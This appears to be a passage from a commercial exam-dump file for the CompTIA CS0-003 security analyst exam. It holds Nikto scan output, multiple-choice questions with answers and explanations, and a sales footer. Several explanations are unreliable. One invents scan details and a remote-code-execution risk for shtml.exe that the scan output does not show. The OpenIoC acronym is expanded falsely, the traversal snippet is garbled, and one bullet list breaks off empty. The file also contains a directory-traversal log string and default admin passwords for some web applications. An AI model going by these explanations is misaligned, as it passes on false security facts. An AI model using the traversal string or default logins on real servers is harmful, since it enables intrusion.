+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /kboard/: KBoard Forum 0.3.0 and prior have a security problem in forum_edit_post.php, forum_post.php and forum_reply.php
+ /lists/admin/: PHPList pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default
 login to admin interface is admin/phplist
+ /splashAdmin.php: Cobalt Qube 3 admin is running. This may have multiple security problems as described by www.scan-associates.net. These could not
be tested remotely.
+ /ssdefs/: Siteseed pre 1.4.2 has 'major' security problems.
+ /sshome/: Siteseed pre 1.4.2 has 'major' security problems.
+ /tiki/: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admin
+ /tiki/tiki-install.php: Tiki 1.7.2 and previous allowed restricted Wiki pages to be viewed via a 'URL trick'. Default login/pass could be admin/admi
n
+ /scripts/samples/details.idc: See RFP 9901; www.wiretrip.net
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempt
ed.
+ OSVDB-637: /~root/: Allowed to browse root's home directory.
+ /cgi-bin/wrap: comes with IRIX 6.2; allows to view directories
+ /forums//admin/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//adm/config.php: PHP Config file may contain database IDs and passwords.
+ /forums//administrator/config.php: PHP Config file may contain database IDs and passwords.
```

Which of the following should the security administrator investigate next?

A. tiki

B. phpList
C. shtml.exe
D. sshome

Answer: C

Explanation:
The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page12. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed. References: Nikto-Penetration testing. Introduction, Web application scanning with Nikto

NEW QUESTION 210
During an incident, some IoCs of possible ransomware contamination were found in a group of servers in a segment of the network. Which of the following steps should be taken next?

A. Isolation
B. Remediation
C. Reimaging
D. Preservation

Answer: A

Explanation:
Isolation is the first step to take after detecting some indicators of compromise (IoCs) of possible ransomware contamination. Isolation prevents the ransomware from spreading to other servers or segments of the network, and allows the security team to investigate and contain the incident. Isolation can be done by disconnecting the infected servers from the network, blocking the malicious traffic, or
applying firewall rules12.
References: 10 Things You Should Do After a Ransomware Attack, How to Recover from a Ransomware Attack: A Step-by-Step Guide

NEW QUESTION 211
Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

A. Law enforcement
B. Governance
C. Legal
D. Manager
E. Public relations
F. Human resources

Answer: CE

Explanation:
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security12. References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

NEW QUESTION 216
Which of the following would an organization use to develop a business continuity plan?

A. A diagram of all systems and interdependent applications
B. A repository for all the software used by the organization
C. A prioritized list of critical systems defined by executive leadership
D. A configuration management database in print at an off-site location

Answer: C

Explanation:
A prioritized list of critical systems defined by executive leadership is the best option to use to develop a business continuity plan. A business continuity plan (BCP) is a system of prevention and recovery from potential threats to a company. The plan ensures that personnel and assets are protected and are able to function quickly in the event of a disaster1. A BCP should include a business impact analysis, which identifies the critical systems and processes that are essential for the continuity of the business operations, and the potential impacts of their disruption2. The executive leadership should be involved in defining the critical systems and their priorities, as they have the strategic vision and authority to make decisions that affect the whole organization3. A diagram of all systems and interdependent applications, a repository for all the software used by the organization, and a configuration management database in print at an off-site location are all useful tools for documenting and managing the IT infrastructure, but they are not sufficient to develop a comprehensive BCP that covers all aspects of the business continuity4. References: What Is a Business Continuity Plan (BCP), and How Does It Work?, Business continuity plan (BCP) in 8 steps, with templates, Business continuity planning | Business Queensland, Understanding the Essentials of a Business Continuity Plan

NEW QUESTION 218
When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID 1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

A. Changes to system environment variables
B. SMB network traffic related to the system process
C. Recent browser history of the primary user
D. Activities taken by PID 1024

Answer: D

Explanation:
The activities taken by the process with PID 1024 will provide the best insight into this potentially malicious process, based on the anomalous behavior. BGInfo.exe is a legitimate tool that displays system information on the desktop background, but it can also be used by attackers to gather information about the compromised host or to disguise malicious processes12. By monitoring the activities of PID 1024, such as the files it accesses, the network connections it makes, or the commands it executes, the analyst can determine if the process is benign or malicious.
References: bginfo.exe Windows process - What is it?, What is bginfo.exe? Is it Safe or a Virus? How to remove or fix it

NEW QUESTION 220
Which of the following describes the best reason for conducting a root cause analysis?

A. The root cause analysis ensures that proper timelines were documented.
B. The root cause analysis allows the incident to be properly documented for reporting.
C. The root cause analysis develops recommendations to improve the process.
D. The root cause analysis identifies the contributing items that facilitated the event

Answer: D

Explanation:
The root cause analysis identifies the contributing items that facilitated the event is the best reason for conducting a root cause analysis, as it reflects the main goal and benefit of this problem-solving approach. A root cause analysis (RCA) is a process of discovering the root causes of problems in order to identify appropriate solutions. A root cause is the core issue or factor that sets in motion the entire cause-and-effect chain that leads to the problem. A root cause analysis assumes that it is more effective to systematically prevent and solve underlying issues rather than just treating symptoms or putting out fires. A root cause analysis can be performed using various methods, tools, and techniques that help to uncover the causes of problems, such as events and causal factor analysis, change analysis, barrier analysis, or fishbone diagrams. A root cause analysis can help to improve quality, performance, safety, or efficiency by finding and eliminating the sources of problems. The other options are not as accurate as the root cause analysis identifies the contributing items that facilitated the event, as they do not capture the essence or value of conducting a root cause analysis. The root cause analysis ensures that proper timelines were documented is a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting timelines can help to establish the sequence of events and actions that led to the problem, but it does not necessarily identify or address the root causes. The root cause analysis allows the incident to be properly documented for reporting is also a possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Documenting and reporting incidents can help to communicate and share information about problems and solutions, but it does not necessarily identify or address the root causes. The root cause analysis develops recommendations to improve the process is another possible outcome or benefit of conducting a root cause analysis, but it is not the best reason for doing so. Developing recommendations can help to implement solutions and prevent future problems, but it does not necessarily identify or address the root causes.

NEW QUESTION 224
Which of the following makes STIX and OpenIoC information readable by both humans and machines?

A. XML
B. URL
C. OVAL
D. TAXII

Answer: A

Explanation:
The correct answer is A. XML.
STIX and OpenIoC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenIoC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine- readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.
XML is not the only format that can be used to make STIX and OpenIoC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:
? XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
? XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.
? XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.
References:
? 1 Introduction to STIX - GitHub Pages
? 2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
? 3 What Are STIX/TAXII Standards? - Anomali Resources
? 4 What is STIX/TAXII? | Cloudflare
? 5 Sample Use | TAXII Project Documentation - GitHub Pages
? 6 Trying to retrieve xml data with taxii - Stack Overflow
? 7 CISA AIS TAXII Server Connection Guide
? 8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

NEW QUESTION 229
While reviewing the web server logs a security analyst notices the following snippet
..\../..\../boot.ini
Which of the following is being attempted?

A. Directory traversal

B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd

Answer: A

Explanation:
The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.
The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION 233
While a security analyst for an organization was reviewing logs from web servers. the analyst found several successful attempts to downgrade HTTPS sessions to use cipher modes of operation susceptible to padding oracle attacks. Which of the following combinations of configuration changes should the organization make to remediate this issue? (Select two).

A. Configure the server to prefer TLS 1.3.
B. Remove cipher suites that use CBC.
C. Configure the server to prefer ephemeral modes for key exchange.
D. Require client browsers to present a user certificate for mutual authentication.
E. Configure the server to require HSTS.
F. Remove cipher suites that use GCM.

Answer: AB

Explanation:
The correct answer is A. Configure the server to prefer TLS 1.3 and B. Remove cipher suites that use CBC.
A padding oracle attack is a type of attack that exploits the padding validation of a cryptographic message to decrypt the ciphertext without knowing the key. A padding oracle is a system that responds to queries about whether a message has a valid padding or not, such as a web server that returns different error messages for invalid padding or invalid MAC. A padding oracle attack can be applied to the CBC mode of operation, where the attacker can manipulate the ciphertext blocks and use the oracle's responses to recover the plaintext12.
To remediate this issue, the organization should make the following configuration changes:
? Configure the server to prefer TLS 1.3. TLS 1.3 is the latest version of the Transport Layer Security protocol, which provides secure communication between clients and servers. TLS 1.3 has several security improvements over previous versions, such as:
? Remove cipher suites that use CBC. Cipher suites are combinations of cryptographic algorithms that specify how TLS connections are secured. Cipher suites that use CBC mode are vulnerable to padding oracle attacks, as well as other attacks such as BEAST and Lucky 13. Therefore, they should be removed from the server's configuration and replaced with cipher suites that use more secure modes of operation, such as GCM or CCM78.
The other options are not effective or necessary to remediate this issue.
Option C is not effective because configuring the server to prefer ephemeral modes for key exchange does not prevent padding oracle attacks. Ephemeral modes for key exchange are methods that generate temporary and random keys for each session, such as Diffie- Hellman or Elliptic Curve Diffie-Hellman. Ephemeral modes provide forward secrecy, which means that compromising the long-term keys does not affect the security of past sessions. However, ephemeral modes do not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the key exchange9.
Option D is not necessary because requiring client browsers to present a user certificate for mutual authentication does not prevent padding oracle attacks. Mutual authentication is a process that verifies the identity of both parties in a communication, such as using certificates or passwords. Mutual authentication enhances security by preventing impersonation or spoofing attacks. However, mutual authentication does not protect against padding oracle attacks, which exploit the padding validation of the ciphertext rather than the authentication.
Option E is not necessary because configuring the server to require HSTS does not prevent padding oracle attacks. HSTS stands for HTTP Strict Transport Security and it is a mechanism that forces browsers to use HTTPS connections instead of HTTP connections when communicating with a web server. HSTS enhances security by preventing downgrade or man-in-the-middle attacks that try to intercept or modify HTTP traffic. However, HSTS does not protect against padding oracle attacks, which exploit the padding validation of HTTPS traffic rather than the protocol.
Option F is not effective because removing cipher suites that use GCM does not prevent padding oracle attacks. GCM stands for Galois/Counter Mode and it is a mode of operation that provides both encryption and authentication for block ciphers, such as AES. GCM is more secure and efficient than CBC mode, as it prevents various types of attacks, such as padding oracle, BEAST, Lucky 13, and IV reuse attacks. Therefore, removing cipher suites that use GCM would reduce security rather than enhance it .
References:
? 1 Padding oracle attack - Wikipedia
? 2 flast101/padding-oracle-attack-explained - GitHub
? 3 A Cryptographic Analysis of the TLS 1.3 Handshake Protocol | Journal of Cryptology
? 4 Which block cipher mode of operation does TLS 1.3 use? - Cryptography Stack Exchange
? 5 The Essentials of Using an Ephemeral Key Under TLS 1.3
? 6 Guidelines for the Selection, Configuration, and Use of … - NIST
? 7 CBC decryption vulnerability - .NET | Microsoft Learn
? 8 The Padding Oracle Attack | Robert Heaton
? 9 What is Ephemeral Diffie-Hellman? | Cloudflare
? [10] What is Mutual TLS? How mTLS Authentication Works | Cloudflare
? [11] What is HSTS? HTTP Strict Transport Security Explained | Cloudflare
? [12] Galois/Counter Mode - Wikipedia
? [13] AES-GCM and its IV/nonce value - Cryptography Stack Exchange

NEW QUESTION 234
.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CS0-003 Exam with Our Prep Materials Via below:

https://www.certleader.com/CS0-003-dumps.html